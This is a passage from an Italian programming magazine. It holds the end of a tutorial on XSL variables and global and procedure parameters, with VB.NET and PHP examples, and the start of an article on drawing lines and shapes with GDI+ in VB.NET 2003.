  <xsl:call-template name="stampa-nomi">
  </xsl:call-template>
</xsl:template>
<xsl:template name="stampa-nomi">
    <table border="1">
      <xsl:for-each select="$nodo-selezionato">
      <tr>
        <td>
            <xsl:value-of select="nome"/>
        </td>
         <td>
            <xsl:value-of select="cognome"/>
        </td>
         <td>
            <xsl:value-of select="via"/>
        </td>
        <td>
            <xsl:value-of select="comune"/>
        </td>
      </tr>
      </xsl:for-each>
    </table>
```

NOTE

VARIABILI IN XSL?

Parlare in senso stretto di "variabili" in XSL non sarebbe corretto perché in effetti esse sono piuttosto dei "riferimenti" a valori costanti o ad oggetti. Tuttavia abbiamo utilizzato questa definizione per le altre analogie che variabili e i parametri conservano con quelle proprie dei linguaggi di programmazione e scripting (dichiarazione e ambito di visibilità) nell'intento di renderle immediatamente "riconoscibili" a lettori con un background in altri linguaggi di programmazione.

```
</xsl:template>
</xsl:stylesheet>
```

Notiamo che adesso nell'attributo select di *<xsl:param>* c'è un'espressione che indica un riferimento ad un nodo con sintassi *XPath*. A questo punto potremo utilizzare la variabile appunto come alias o riferimento al nodo che rappresenta come in:

```
<xsl:for-each select="$nodo-selezionato">
```

AMBITO E TIPI DI VARIABILI

Negli esempi precedenti abbiamo visto dichiarazioni di variabili "globali" utilizzabili a nell'intero foglio di stile. Le variabili però possono essere dichiarate anche all'interno di un singolo *<xsl:template>* come segue:

```
<xsl:template name="stampa-nomi">
<!-- dichiaro una variabile parametro
id valida solo in questo template -->
        <xsl:param name="id">2</xsl:param>
        <table border="1">
          <xsl:for-each select="//indirizzo[id=$id]">
        ecc...
</xsl:template>
```

In questo caso il riferimento alla variabile è valido solo nell'ambito del template nel quale è stata dichiarata. Il tentativo di fare riferimento ad una variabile fuori dal suo ambito genererà pertanto un errore. Abbiamo detto all'inizio che le variabili possono essere dichiarate anche attraverso l'elemento *<xsl:variable>*. In molti casi dichiarare una variabile con *<xsl:param>* o con *<xsl:variable>* è sostanzialmente equivalente. Cioè, scrivere:

```
<xsl:stylesheet version="1.0" xmlns:xsl=
          "http://www.w3.org/1999/XSL/Transform">
<xsl:param name="id">2</xsl:param>
```

oppure

```
<xsl:stylesheet version="1.0" xmlns:xsl=
          "http://www.w3.org/1999/XSL/Transform">
<xsl:variable name="id">2</xsl:variable>
```

è la stessa cosa. Come la variabile *<xsl:param>* anche quella dichiarata con *<xsl:variable>* ha un ambito differente a seconda che venga posta sotto l'elemento *<xsl:stylesheet>* o all'interno di un elemento *<xsl:template>*.
Come suggerisce anche il nome *<xsl:param>* sta a rappresentare un parametro e come tale si comporta:

- se dichiarato a livello di foglio di stile (posto sotto l'elemento *<xsl:stylesheet>*) diventa un parametro globale.
- se dichiarato a livello di procedura (posto sotto l'elemento *<xsl:template>*) diventa un parametro di procedura.

PARAMETRI GLOBALI

I parametri globali sono valori validi e richiamabili nell'ambito dell'intero foglio di stile. In apparenza sono del tutto identici ad analoghe dichiarazioni che utilizzino *<xsl:variable>* anziché *<xsl:param>*.
In realtà quasi tutte le librerie di trasformazione di XSL dispongono di metodi per impostare il valore dei parametri globali prima di compiere la trasformazione stessa. In questo modo otteniamo un valore dinamico e non più statico. Chiariamo meglio questo concetto con un esempio che presenta una trasformazione realizzata in VB.NET. Ci basiamo sul file di esempio *indirizzi.xml* che abbiamo visto prima e scriviamo questo foglio di stile:

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0" xmlns:xsl=
          "http://www.w3.org/1999/XSL/Transform">
  <xsl:param name="id">2</xsl:param>
  <xsl:template match="/">
    <xsl:call-template name="stampa-nomi">
    </xsl:call-template>
  </xsl:template>
  <xsl:template name="stampa-nomi">
    <table border="1">
    <xsl:for-each select="//indirizzo[id=$id]">
    <tr>
      <td>
        <xsl:value-of select="nome"/>
      </td>
      <td>
         <xsl:value-of select="cognome"/>
  </td>
  <td>
  <xsl:value-of select="via"/>
  </td>
  <td>
    <xsl:value-of select="comune"/>
  </td>
    </tr>
        </xsl:for-each>
    </table>
  </xsl:template>
</xsl:stylesheet>
```

In pratica se impostiamo il valore 2 il template *"stampa-nomi"* trasforma il nodo con *id=2*, se cambiamo questo valore la stampa avverrà su un

POSIZIONE DI XSL:PARAM

Se utilizzati come parametri di procedura gli elementi <xsl:param> (al contrario degli elementi <xsl:variable>) devono trovarsi immediatamente sotto l'elemento *<xsl:template>*. Ad esempio questo frammento codice sarebbe errato:

```
<xsl:template name=
            "stampa-nomi">
  <table border="1">
    <xsl:param name=
       "id">2</xsl:param>
```

Mentre questo è corretto:

```
<xsl:template name=
            "stampa-nomi">
  <xsl:param name=
      "id">2</xsl:param>
    <table border="1">
```

nodo con id uguale al valore passato. Scriviamo quindi un piccolo programma console in VB.Net che compileremo in un eseguibile chiamato *parametri.exe*:

```
Imports System
Imports System.IO
Imports System.Xml
Imports System.Xml.XPath
Imports System.Xml.Xsl
Public Class ParametriInVBNet
    Private Const filename As String = "indirizzi.xml"
    Private Const stylesheet As String = "parametri.xsl"
    Public Shared Sub Main()
        'Crea XslTransform e carica il foglio di stile.
        Dim xslt As XslTransform = New XslTransform
        xslt.Load(stylesheet)
        'Carica file il file XML dei dati.
        Dim doc As XPathDocument = New
                                XPathDocument(filename)
        'Crea un oggetto XsltArgumentList.
        Dim xslArg As XsltArgumentList =
                                New XsltArgumentList
        Dim CommandLineArgs() As String =
                    Environment.GetCommandLineArgs()
        If CommandLineArgs.Length >= 1 Then
            Dim idParam As String = CommandLineArgs(1)
            'Valorizza il parametro id del foglio di stile.
            ' con un valore preso dagli
            'argomenti da linea di comando
            xslArg.AddParam("id", "", idParam)
        End If
        'Crea un oggetto XmlTextWriter
        'per gestire l'output.
        Dim writer As XmlTextWriter = New
                    XmlTextWriter("out.xml", Nothing)
        'Trasforma creando file di output.
        xslt.Transform(doc, xslArg, writer, Nothing)
        writer.Close()
    End Sub
End Class
```

Il compito programma, come possiamo vedere è molto semplice:

- Carica il file XML di dati e il foglio di stile nel motore di trasformazione.
- Se viene passato un argomento da riga di comando lo usa per valorizzare il parametro globale del foglio di stile.
- Scrive il risultato della trasformazione in un nuovo file (*out.xml*).

Una volta compilato il programma (nella directory dove sono i file *indirizzi.xml* e *parametri.xsl*) lo lanciamo da riga di comando, per la prima volta non passandogli nessun argomento:

```
>parametri.exe
```

Se andiamo adesso a vedere il contenuto del file XML (*out.xml*) prodotto dalla trasformazione leggiamo:

```
<table border="1">
    <tr>
        <td>Giuseppe</td>
        <td>Bianchi</td>
        <td>G.Rossini, 4</td>
        <td>Milano</td>
    </tr>
</table>
```

E cioè i dati trasformati contenuti nel nodo:

```
    <indirizzo>
        <id>2</id>
        <nome>Giuseppe</nome>
        <cognome>Bianchi</cognome>
        <via>G.Rossini, 4</via>
        <comune>Milano</comune>
    </indirizzo>
```

Questo perché nel foglio di stile avevamo definito un valore 2 al parametro id: *<xsl:param name="id"> 2 </xsl:param>* che costituisce quindi il valore di default. Se invece lanciamo nuovamente il programma con l'argomento 1

```
>parametri.exe 1
```

Il risultato leggibile nel file *out.xml* sarà adesso:

```
<table border="1">
    <tr>
        <td>Antonio</td>
        <td>Rossi</td>
        <td>G.Verdi, 3</td>
        <td>Roma</td>
    </tr>
```

PARAMETRI E MOTORI DI TRASFORMAZIONE

Nell'esempio riportato nell'articolo viene mostrato come vengono impostati i parametri globali all'interno di una trasformazione compiuta utilizzando l'engine *XslTransform* del Framework .NET (utilizzabile nello stesso modo anche in C#, J# e negli altri linguaggi che supportano il Framework). Motori di trasformazione utilizzati in ambienti diversi (PHP,JAVA ecc...) dispongono di tecniche analoghe. In Php, ad esempio, potremmo scrivere:

```
<?php
$xsl = new DOMDocument;
$xsl->load('parametri.xsl');
$proc = new XSLTProcessor;
$proc->importStyleSheet($xsl);
$xml = new DOMDocument;
$xml->load('indirizzi.xml');
$proc->setParameter('', 'id', 1);
$proc->transformToURI($xml, 'out.xml');
?>
```

```
</table>
```

Ovvero i dati trasformati contenuti nel nodo

```
        <indirizzo>
                <id>1</id>
                <nome>Antonio</nome>
                <cognome>Rossi</cognome>
                <via>G.Verdi, 3</via>
                <comune>Roma</comune>
        </indirizzo>
```

Da qui possiamo comprendere la funzione pratica dei parametri globali che non operano nell'ambito della logica interna al foglio di stile, ma possono essere utilizzati in fase run-time dal motore di trasformazione per generare output differenti.

PARAMETRI DI PROCEDURA

Un ruolo del tutto diverso giocano invece i parametri di procedura, ovvero quelli dichiarati sotto l'elemento *<xsl:template>*. Per comprenderlo torniamo al nostro foglio di stile scrivendolo, questa volta, così:

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0" xmlns:xsl=
        "http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
  <xsl:call-template name="stampa-nomi">
  <xsl:with-param name="id" select="1"/>
        </xsl:call-template>
  </xsl:template>
  <xsl:template name="stampa-nomi">
    <xsl:param name="id">2</xsl:param>
    <table border="1">
  <xsl:for-each select="//indirizzo[id=$id]">
  <tr>
  <td>
  <xsl:value-of select="nome"/>
  </td>
  <td>
  <xsl:value-of select="cognome"/>
  </td>
  <td>
    <xsl:value-of select="via"/>
</td>
<td>
  <xsl:value-of select="comune"/>
    </td>
        </tr>
      </xsl:for-each>
    </table>
  </xsl:template>
</xsl:stylesheet>
```

Applicando questo foglio di stile noteremo che la trasformazione viene applicata al nodo con *id=1*. Questo perché, nella forma di parametro di procedura, l'elemento *<xsl:param>* diventa un argomento della procedura stessa impostabile in fase di chiamata con l'elemento *<xsl:with-param>* all'interno di *<xsl:call-template>*. Per il lettore con un background di programmazione tradizionale diremmo che un parametro di procedura è l'equivalente dei parametri di un metodo. In Javascript, per esempio, potremmo scrivere:

```
function Stampa_nomi (id) {
        //istruzioni....}
```

E richiamare il metodo con

```
Stampa_nomi(1);
```

Ma torniamo a XSL sottolineando come attraverso i parametri di procedura possiamo creare delle unità di trasformazione riutilizzabili e parametrizzate.
Nel caso specifico il template *"stampa-nomi"* avrà output differenti a seconda se viene richiamato con

```
<xsl:call-template name="stampa-nomi">
    <xsl:with-param name="id" select="1"/>
        </xsl:call-template>
```

O con

```
<xsl:call-template name="stampa-nomi">
    <xsl:with-param name="id" select="2"/>
        </xsl:call-template>
```

Avrete anche notato come nella dichiarazione il parametro sia stato dotato di un valore iniziale 2:

```
  <xsl:param name="id">2</xsl:param>
```

È per questo che se richiamiamo il template *"stampa-nomi"* senza parametri con

```
<xsl:call-template name="stampa-nomi"/>
```

Il parametro assume il valore di default ed il template produrrà comunque un risultato.

CONCLUSIONI

L'utilizzo di parametri e variabili in XSL è piuttosto delicato perché, come abbiamo visto, assumono un ruolo leggermente diverso da quello tradizionale. Rappresentano tuttavia l'unico modo per ottenere dei figli di stile parametrizzabili, come nell'esempio VB proposto in questo articolo.

Francesco Smelzo

SUL WEB

ALCUNI LINKS

Specifiche del linguaggio XSLT versione 1.0 (in lingua inglese)
http://www.w3.org/TR/xslt

Tutorial XSL e XPath (in lingua inglese)
http://www.topxml.com/xsl/tutorials/intro/default.asp

XSL School su w3schools (in lingua inglese)
http://www.w3schools.com/xsl/xsl_languages.asp

Gestire la grafica in VB.NET

Una serie di articoli sulla tecnologia messa a disposizione da VB.NET 2003 per il disegno di elementi grafici e per la gestione delle immagini. La tecnologia GDI+

La grafica è da sempre uno dei campi che affascina i programmatori. Nessun altro settore dell'informatica ha subito uno sviluppo così rapido come quello ottenuto dalla grafica computerizzata. L'immaginario collettivo ha di fatto sempre visto il computer come un mezzo per riprodurre/simulare un'immagine efficace della realtà. La tecnologia GDI+ basata sulle API GDI+ *(Graphics Device Interface)* di Windows e fornisce al programmatore VB.NET 2003 tutti gli elementi necessari per disegnare elementi grafici in una qualsiasi applicazione Windows Form. In questo articolo forniremo un primo approccio verso il disegno di forme geometriche, per poi proseguire nei successivi appuntamenti con una complessità sempre crescente.

DIVERSI TIPI DI GRAFICA



Si può pensare di dividere la grafica computerizzata in due grandi famiglie

- **Grafica vettoriale**
- **Grafica raster**

La grafica vettoriale implica il disegno di primitive, quali linee, curve e poligoni, definiti da un insieme di punti in un sistema di coordinate. Il disegno non viene rappresentato dalla serie di pixel, che lo compone sullo schermo, ma è possibile, ad esempio, disegnare una linea retta specificando soltanto le coordinate dei due punti estremi, oppure disegnare un rettangolo tramite un punto che ne rappresenti la posizione dell'angolo superiore sinistro ed un paio di numeri che ne indicano la larghezza e l'altezza. Gli oggetti messi a disposizione da GDI+ per la gestione della grafica vettoriale sono racchiusi nel namespace *System.Drawing.Drawing2D*. Viceversa, in un'immagine raster, lo spazio è suddiviso in migliaia di quadratini detti pixel. Ogni quadratino assume un colore. L'insieme dei quadratini rappresenta il disegno. Le immagini di questo tipo sono memorizzate come bitmap, in cui, ogni colore del singolo punto sullo schermo, viene trasformato in un numero e memorizzato in una matrice. Ogni elemento nella matrice, è accessibile tramite una coppia di coordinate *x-y*, che identifica il singolo pixel. Se disegniamo un rettangolo in un pacchetto di immagini raster, verrà rappresentato da tutti i pixel che lo compongono. Si può facilmente comprendere lo spreco di spazio e di risorse che si ottiene con un rettangolo disegnato come immagine raster piuttosto che come immagine vettoriale, ma la visualizzazione di determinati tipi di immagini tramite le tecniche della grafica vettoriale risulta difficile o impossibile. Pensiamo, ad esempio, alla complessità di rappresentare come immagine vettoriale un'immagine creata da una macchina fotografica digitale ad alta risoluzione. Gli oggetti messi a disposizione da GDI+ per la gestione delle immagini sono racchiusi nel namespace *System.Drawing.Imaging.*
A queste due macro-aree va aggiunto quella relativa al disegno del testo, anche se, in seguito alla diffusione dei caratteri scalabili, il testo viene spesso considerato parte della grafica vettoriale. Gli oggetti messi a disposizione da GDI+ per mostrare del testo applicando una gran varietà di forme, colori e stili, sono racchiusi nel namespace *System.Drawing.Text.*

DISEGNARE ELEMENTI GRAFICI

Per disegnare elementi grafici, su una qualsiasi periferica di visualizzazione, la prima operazione da compiere consiste nell'ottenere un riferimento ad un oggetto *Graphics*. Un oggetto *Graphics* rappresenta, in pratica, una superficie di disegno, normalmente l'area client di un oggetto *Form*. L'oggetto *Graphics* espone metodi per disegnare primitive grafiche e metodi per disegnare delle aree piene ese-

guendo il rendering in tinta unita, colori trasparenti o utilizzando trame di immagini definiti dall'utente. Per creare linee e tracciare forme si deve utilizzare l'oggetto *Pen*. Per riempire un'area di qualsiasi tipo (es. un rettangolo o una curva chiusa), è necessario utilizzare un oggetto *Brush*. Per il rendering di testo si deve utilizzare l'oggetto *Font*. Il disegno di elementi grafici implica due passaggi fondamentali:

- Creare un oggetto *Graphics*
- Utilizzare l'oggetto *Graphics* per tracciare gli elementi grafici.

CREARE UN OGGETTO GRAPHICS

L'oggetto *Graphics* non possiede un metodo costruttore pubblico, e quindi non può essere creato utilizzando la parola chiave *New*. Per questo motivo non è possibile utilizzare l'istruzione:

```
Dim OggettoGrafico As New Graphics() 'istruzione
                                              errata
```

NOTA

Come potete notare nei primi due esempi d'utilizzo dell'oggetto Graphics, la differenza fondamentale tra i due metodi sta nel fatto che utilizzando il metodo *CreateGraphics* è necessario distruggere esplicitamente l'oggetto *Graphics* prima di uscire dalla procedura; se questo non succede, la corrispondente risorsa di Windows sarà distrutta solo dal dispositivo di garbage collection.

Per adoperare l'oggetto *Graphics* si può utilizzare il metodo *CreateGraphics* esposto dalla form e da tutti i controlli di VB.Net. Invocando il metodo *CreateGraphics* di un controllo si ottiene il riferimento ad un oggetto *Graphics* che rappresenta la superficie di disegno di tale controllo. Questo metodo si deve utilizzare per disegnare elementi grafici in una finestra o in un controllo esistente. Se, ad esempio, vogliamo disegnare una linea di colore blu su una form, con questa tecnica, possiamo scrivere il codice seguente:

```
'Si dichiara una variabile oggetto OggettoGrafico di
'tipo Graphics e si ottiene il riferimento alla superficie
'di disegno della form.
Dim OggettoGrafico As Graphics = Me.CreateGraphics
'Si disegna la retta che collega i due punti specificati
'dalle due coppie di coordinate, con il colore indicato
'dall'oggetto Pen, utilizzando il metodo DrawLine
OggettoGrafico.DrawLine(Pens.Blue, 1, 1, 100, 100)
'Distrugge esplicitamente l'oggetto Graphics prima di
'uscire dalla procedura;
OggettoGrafico.Dispose()
```

Un secondo metodo utilizzabile è quello di ottenere un riferimento ad un oggetto *Graphics*, dall'argomento di tipo *PaintEventArgs* dell'evento *Paint* generato da una form o da un controllo. Questo metodo si utilizza, in genere, quando si crea codice di disegno per un controllo. Per disegnare la stessa linea dell'esempio precedente, ogni volta che la form viene ridisegnata, possiamo scrivere il codice seguente:

```
'La dichiarazione della procedura di evento
'Paint generato dalla form
Private Sub Form1_Paint(ByVal sender As Object,
   ByVal e As System.Windows.Forms.PaintEventArgs)
                                   Handles MyBase.Paint
'Si dichiara una variabile oggetto OggettoGrafico di
'tipo Graphics e si ottiene il riferimento dall'argomento
'e di tipo PaintEventArgs.
 Dim OggettoGrafico As Graphics = e.Graphics
 'Si disegna la retta che collega i due punti specificati
 'dalle due coppie di coordinate, con il colore indicato
 'dall'oggetto Pen, utilizzando il metodo DrawLine
  OggettoGrafico.DrawLine(Pens.Blue, 1, 1, 100, 100)
 'Istruzione finale della procedura di evento Paint
 End Sub
```

Infine è possibile creare un oggetto *Graphics* da qualsiasi oggetto che eredita dalla classe *Image*, utilizzando il metodo *Graphics.FromImage*. Questo metodo si utilizza, quando necessita modificare un'immagine già esistente. Prima di approfondire la descrizione dell'oggetto *Graphics* descriviamo l'oggetto *Pen* che abbiamo utilizzato negli esempi.

L'OGGETTO PEN

Per disegnare una linea, di qualsiasi tipo, si utilizza un oggetto *Pen*. Per l'oggetto *Pen* sono disponibili diversi costruttori:

- Per creare una penna con un particolare colore (ad esempio Blu), si può scrivere:

```
Dim OggettoPen = New Pen(Color.Blue)
'Dove la struttura Color contiene l'elenco
'dei colori ARGB utilizzabili.
```





Fig. 1: ***Disegno di una linea retta utilizzando lo strumento Pen***

- Per creare una penna con un particolare colore ed una determinata grandezza, si può scrivere:

```
Dim OggettoPen = New Pen(Color.Blue, Larghezza)
'Dove il parametro Larghezza (di tipo Single)
'specifica la larghezza, espressa in pixel, della linea
```

Usando il primo costruttore, la larghezza della linea viene posta al valore di default, vale a dire uno (1

pixel). Sono inoltre disponibili altri due costruttori, in cui è possibile specificare un oggetto *Brush* che determina le proprietà di riempimento delle linee disegnate. Analizziamo in dettaglio le proprietà disponibili:

Alignment - determina la modalità di allineamento con cui l'oggetto *Pen* disegna curve chiuse e poligoni. L'enumerazione *PenAlignment* fornisce i valori: *Center* e *Inset*. Il valore predefinito è *Center* ed indica che la larghezza della penna è centrata rispetto alla linea teorica. Se, invece, il valore della proprietà è *Inset*, la larghezza della penna è interna alla linea teorica.
Brush - permette di impostare l'oggetto *Brush*. Assegnando un valore a questa proprietà la penna disegnerà curve e poligoni pieni.
Color - permette di impostare il colore della penna.
StartCap ed **EndCap -** permettono di modificare la forma del punto iniziale e del punto finale della linea, in modo da creare facilmente frecce o altre figure comuni. È quindi possibile applicare all'inizio (estremità iniziale) oppure alla fine (estremità finale) di una linea, una delle diverse forme fornite dall'enumerazione *LineCap*, dette estremità di linea. Sono supportate numerose estremità di linee, quali: rotonda, quadrata, a rombo ed a punta di freccia.
DashStyle - permette di impostare lo stile utilizzato per le linee tratteggiate, disegnate con l'oggetto *Pen*.
Width - permette di impostare la larghezza, in pixel, della linea, curva o poligono.
LineJoin - permette di impostare il tipo di *join* (unione) delle terminazioni di due linee consecutive.
DashPattern - permette di creare dei tratteggi personalizzati valorizzando una matrice di numeri reali che specificano le lunghezze dei trattini e degli spazi alternati, nelle linee tratteggiate. Gli elementi della matrice *(DashArray)* permettono di impostare la lunghezza di ciascun trattino e di ciascuno spazio della linea tratteggiata. Il primo elemento imposta la lunghezza di un trattino, il secondo quella di uno spazio, il terzo la lunghezza di un trattino e così via.
DashOffset - permette di impostare lo stile utilizzato per le linee tratteggiate.

DISEGNARE LINEE RETTE E FORME

I metodi della classe *Graphics* sono preceduti dal prefisso *Draw* o *Fill*. Con i metodi *Draw* si disegnano linee e curve, mentre con i metodi *Fill* vengono riempite aree, il cui contorno è definito da linee e curve. Per ogni metodo sono disponibili numerose forme sintattiche *(overloading)*, ma solitamente seguono uno schema: il primo argomento per tutti i metodi *Draw* è costituito da un oggetto *Pen*, mentre il primo argomento per tutti i metodi *Fill* è un oggetto *Brush;* i successivi argomenti possono essere un insieme di coordinate oppure un rettangolo di contenimento (come vedremo meglio in seguito). Come abbiamo visto negli esempi precedenti, per disegnare una singola linea retta, che collega i due punti specificati da due coppie di coordinate, si utilizza il metodo *DrawLine*. Sono disponibili quattro versioni di overload di *drawline*, ma ogni versione richiede le stesse informazioni: la penna utilizzata per disegnare la linea e le coordinate in cui inizia e termina la linea. Le differenze sono nel modo in cui vengono specificate le coordinate, come quattro valori *Integer* o *Single* oppure come due strutture *Point* o *PointF.* La struttura *Point*, definisce un punto in un piano bidimensionale tramite una coppia ordinata di coordinate *x* ed *y* intere. Per ottenere un'istanza della classe *Point* si può utilizzare il costruttore:

```
Dim Vertice1 As New Point(x, y)
```

Dove *x* è la posizione orizzontale del punto (asse *x*) ed *y* è la posizione verticale del punto (asse *y*).
La struttura *PointF* differisce dalla struttura Point nel tipo di dati, il tipo *Single*, della coppia ordinata di coordinate *x* ed *y*. Per disegnare una linea orizzontale di colore verde che colleghi i punti di coordinate (1,50) e (200,50) si può scrivere:



```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
Dim OggettoPen = New Pen(Color.Green)
OggettoGrafico.DrawLine(OggettoPen, 1, 50, 200, 50)
OggettoGrafico.Dispose()
```

Nello specificare le coordinate di ogni punto, si deve tenere conto che l'angolo superiore sinistro della form ha coordinate *x=1, y=1*, e che i valori sono espressi in pixel; inoltre i valori crescenti di *x* si sviluppano a destra di tale punto, ed i valori crescenti di *y* si sviluppano verso il basso. L'ordine dei due punti non riveste alcun'importanza, quindi con l'istruzione:

```
OggettoGrafico.DrawLine(OggettoPen, 200, 50, 1, 50)
```

si ottengono gli stessi risultati.

VALORI AMMESSI DALL'ENUMERAZIONE LINECAP

AnchorMask	determina una maschera utilizzata per controllare se un delimitatore di linea è un delimitatore di ancoraggio.
ArrowAnchor	determina un delimitatore di ancoraggio a freccia.
Custom	determina un delimitatore di linea personalizzato.
DiamondAnchor	determina un delimitatore di ancoraggio a rombo.
Flat	determina un delimitatore di linea piatto.
NoAnchor	determina l'assenza di ancoraggio.
Round	determina un delimitatore di linea rotondo.
RoundAnchor	determina un delimitatore di ancoraggio rotondo.
Square	determina un delimitatore di linea quadrato.
SquareAnchor	determina un delimitatore di linea di ancoraggio quadrato.
Triangle	determina un delimitatore di linea triangolare.

DISEGNARE UN RETTANGOLO

Per disegnare un rettangolo, si deve definire una coppia di coordinate che indichino l'angolo superiore sinistro, e due valori che indichino la larghezza e l'altezza, utilizzando il metodo *DrawRectangle*. Per disegnare un rettangolo che abbia: l'angolo superiore sinistro in corrispondenza dell'angolo superiore sinistro della form, una larghezza di cento pixel ed un'altezza di settanta pixel, si può scrivere:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
Dim OggettoPen = New Pen(Color.Green)
OggettoGrafico.DrawRectangle(OggettoPen, 1, 1, 100, 70)
OggettoGrafico.Dispose()
```

È possibile utilizzare un'altra forma di *DrawRectangle* in cui si specifica una struttura *Rectangle*. La struttura *Rectangle* memorizza un'area rettangolare in base alla posizione dell'angolo superiore sinistro, ed alle dimensioni, indicate nel costruttore.

NOTA

In *Common Language Runtime* viene utilizzata un'implementazione avanzata dell'interfaccia di progettazione grafica (GDI) di Windows, denominata GDI+. In VB Net 2003 GDI+ ha sostituito GDI e rappresenta l'unico metodo per eseguire il rendering di grafica a livello di codice in applicazioni Windows Form.

Una linea teorica ha larghezza pari a zero, tracciando una linea con larghezza maggiore di un pixel, i pixel vengono centrati rispetto alla linea teorica, oppure vengono visualizzati a lato di essa in base all'impostazione della proprietà *Alignment*.

***Fig. 3:* In figura il disegno del rettangolo**

DISEGNARE UN POLIGONO

Per disegnare un poligono di qualsiasi forma, si deve valorizzare una matrice di coordinate, ognuna delle quali definisce un vertice del poligono, utilizzando il metodo *DrawPolygon*. Se, ad esempio, vogliamo disegnare un pentagono, dobbiamo fornire le coordinate dei cinque vertici, perciò possiamo scrivere:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
```

***Fig. 4:* In figura il disegno del pentagono**

```
Dim OggettoPen = New Pen(Color.Red)
'Crea i vertici che definiscono il poligono.
Dim Vertice1 As New Point(60, 0)
Dim Vertice2 As New Point(10, 50)
Dim Vertice3 As New Point(10, 100)
Dim Vertice4 As New Point(110, 100)
Dim Vertice5 As New Point(110, 50)
'definisce la matrice di punti
Dim MatriceDiPunti As Point() = {Vertice1, Vertice2,
                                 Vertice3, Vertice4, Vertice5}
'disegna il pentagono
OggettoGrafico.DrawPolygon(OggettoPen, MatriceDiPunti)
```

DISEGNARE ELLISSI ED ARCHI

Per disegnare un'ellisse si deve definire il rettangolo che la contiene e passarlo al metodo *DrawEllipse*. Sono disponibili quattro versioni di overload di *DrawEllipse*, ma ogni versione richiede le stesse informazioni: la penna utilizzata per disegnare l'ellissi ed il rettangolo di delimitazione specificato da una coppia di coordinate, un'altezza ed una larghezza. Le differenze sono nel modo in cui viene specificato il rettangolo di delimitazione, come quattro valori *Integer* o *Single* oppure come due strutture *Rectangle* o *RectangleF.* Per disegnare, ad esempio, un'ellissi di colore rosso inscritta nel rettangolo che abbia: l'angolo superiore sinistro in corrispondenza dell'angolo superiore sinistro della form, una larghezza di cento pixel ed un'altezza di settanta pixel, si può scrivere:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
Dim OggettoPen = New Pen(Color.Red)
OggettoGrafico.DrawEllipse(OggettoPen, 1, 1, 100, 70)
OggettoGrafico.Dispose()
```





***Fig. 5:* In figura il disegno dell'ellissi**

Naturalmente se il rettangolo ha le dimensioni che corrispondono ad un quadrato, analogamente l'ellissi diventa un cerchio. Per disegnare un arco si deve utilizzare il metodo *DrawArc,* fornendo tutti dati necessari a tracciare un ellissi intera con in più due argomenti: l'angolo di partenza e l'ampiezza, entrambi espressi in gradi. L'angolo di partenza vie-

ne misurato in senso orario partendo dall'asse *X*. Anche l'ampiezza è misurata in senso orario. Ad esempio, per disegnare l'arco corrispondente alla metà inferiore di una circonferenza con centro nel punto (50,50) possiamo scrivere:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
Dim OggettoPen = New Pen(Color.Green)
OggettoGrafico.DrawArc(OggettoPen, 1, 1, 100, 100,
                                              0, 180)
OggettoGrafico.Dispose()
```

DISEGNARE FORME PIENE

L'oggetto *Graphics* espone otto metodi che permettono il disegno di figure geometriche piene. Per ogni metodo sono disponibili numerose forme sintattiche *(overloading)*, ma tutte accettano come primo argomento un oggetto *Brush* che determina le modalità di riempimento della forma. Le modalità di riempimento sono diverse (solido, retinato, trama) e saranno descritte in dettaglio, insieme all'oggetto *Brush*, nel prossimo articolo, per il momento utilizziamo il colore solido. Se, ad esempio, vogliamo disegnare un rettangolo colorato di rosso ed un'ellissi colorata di giallo, possiamo utilizzare i metodi *FillRectangle* e *FillEllipse* scrivendo:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
OggettoGrafico.FillRectangle(Brushes.Red, 1, 1, 100, 50)
OggettoGrafico.FillEllipse(Brushes.Yellow, 100, 1,
                                             100, 50)
OggettoGrafico.Dispose()
```





Fig. 6: In figura il disegno del rettangolo e dell'ellissi

Per disegnare la metà inferiore di un'ellisse in verde e la metà superiore in rosso, possiamo utilizzare il metodo *FillPie* e scrivere:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
OggettoGrafico.FillPie(Brushes.Green, 1, 1, 100, 50,
                                              0, 180)
OggettoGrafico.FillPie(Brushes.Red, 1, 1, 100, 50,
                                            180, 180)
OggettoGrafico.Dispose()
```

